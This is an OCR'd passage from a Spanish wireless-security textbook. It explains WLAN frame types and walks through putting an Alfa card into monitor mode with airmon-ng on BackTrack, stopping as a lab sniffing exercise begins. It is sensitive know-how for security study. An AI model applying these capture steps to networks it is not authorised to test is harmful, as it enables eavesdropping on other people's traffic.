
17.2. WLAN Y LAS INSEGURIDADES INHERENTES

WLAN están diseñadas con ciertas inseguridades que son relativamente fáciles de explotar, como la suplantación de paquetes, la inyección de paquetes y el sniffing. Vamos a explorar las fallas en este capítulo.


17.2.1. WLAN Frames

Como este libro se ocupa de los aspectos de seguridad de redes inalámbricas, vamos a suponer que usted ya tiene un conocimiento básico del protocolo y de las cabeceras de los paquetes. Si no es así o si ha pasado algún tiempo desde que trabajó en la red inalámbrica, este sería un buen momento para volver otra vez.

Vamos ahora a revisar rápidamente algunos conceptos básicos de las redes WLAN, que la mayoría de ustedes ya deben tener en cuenta. En las redes WLAN, la comunicación ocurre en los marcos (frames). Un frame tiene la estructura siguiente de encabezado:



El "Frame Control" en sí mismo tiene una estructura más compleja:



TIPOS DE WLAN FRAME

El tipo de campo define el tipo de WLAN frame, que tiene tres posibilidades:

1. **Gestión de los marcos**: Marcos de gestión es responsable de mantener la comunicación entre los puntos de acceso y clientes inalámbricos. Los marcos de gestión pueden tener los siguientes subtipos:
   - ‰ Autenticación
   - ‰ Desautenticación
   - ‰ Solicitud de Asociación
   - ‰ Asociación de respuesta
   - ‰ Solicitud de reasociación
   - ‰ Respuesta de reasociación
   - ‰ Disociación
   - ‰ Beacon
   - ‰ Sondeo de solicitud
   - ‰ Sondeo de respuesta

2. **Control de frames**: Cuadros de control son responsables de asegurar un correcto intercambio de datos entre el punto de acceso y los clientes inalámbricos. Tramas de control puede tener los siguientes subtipos:
   - ‰ Solicitud de envío, "Request to Send" (RTS)
   - ‰ Listo para enviar, "Clear to Send" (CTS)
   - ‰ Reconocimiento, "Cknowledgement" (ACK)

3. **Frames de datos**: Tramas de datos lleva los datos reales enviados en la red inalámbrica. No hay subtipos de tramas de datos. Vamos a discutir las implicaciones de seguridad de cada uno de estos cuadros cuando hablamos de ataques diferentes en capítulos posteriores.


17.2.2. Crear una interface en modo monitor

Ahora vamos a buscar la forma de esnifar estas tramas en una red inalámbrica utilizando Wireshark. Hay otras herramientas como airodump-ng, tcpdump o tshark que se puede utilizar para el sniffing. Nosotros, sin embargo, usaremos Wireshark en la mayor parte de este libro, pero le animamos a que explore otras herramientas. El primer paso para hacer esto es crear una interfaz en modo monitor. Esta creará una interfaz de nuestra tarjeta


Alfa que nos permite leer todas las tramas inalámbricas en el aire, independientemente de si está destinado para nosotros o no. En el mundo interconectado, esto es popularmente conocido como modo promiscuo.

Ahora vamos a configurar nuestra tarjeta de Alfa en modo monitor. Siga estas instrucciones para comenzar:

1. Arranque BackTrack con su tarjeta de Alfa conectada. Una vez que está dentro de la consola, escriba iwconfig para confirmar que su tarjeta ha sido detectada y el controlador se ha cargado correctamente:




2. Utilice el comando ifconfig wlan0 para levantar la tarjeta inalámbrica. Verifique que la tarjeta está corriendo ejecutando ifconfig wlan0. Usted debe ver la palabra “Up” en la segunda línea de la salida como se muestra:




3. Para poner nuestra tarjeta en modo monitor, vamos a utilizar la utilidad airmon-ng, que está disponible por defecto en BackTrack. En primer lugar ejecutar airmon-ng para comprobar que detecta las tarjetas disponibles. Usted debe ver la interfaz wlan0 aparecer en la salida:

4. A continuación, introduzca airmon-ng start wlan0 para crear una interfaz en modo monitor correspondiente al dispositivo wlan0. Este nuevo modo de interfaz de monitor será llamado mon0.

Puede verificar que se ha creado mediante la ejecución de airmon-ng sin argumentos una vez más:



5. Además, ejecutando Ifconfig debería mostrar ahora una nueva interfaz llamada mon0:




Hemos creado con éxito una interfaz de modo monitor mon0. Esta interfaz se utiliza para rastrear los paquetes inalámbricos de la zona. Esta interfaz ha sido creada para nuestra tarjeta inalámbrica Alfa.

17.2.3. SNIFFING de paquetes inalámbricos


Siga estas instrucciones para comenzar a esnifar los paquetes:

1. Encienda nuestro punto de acceso de laboratorio inalámbrico.

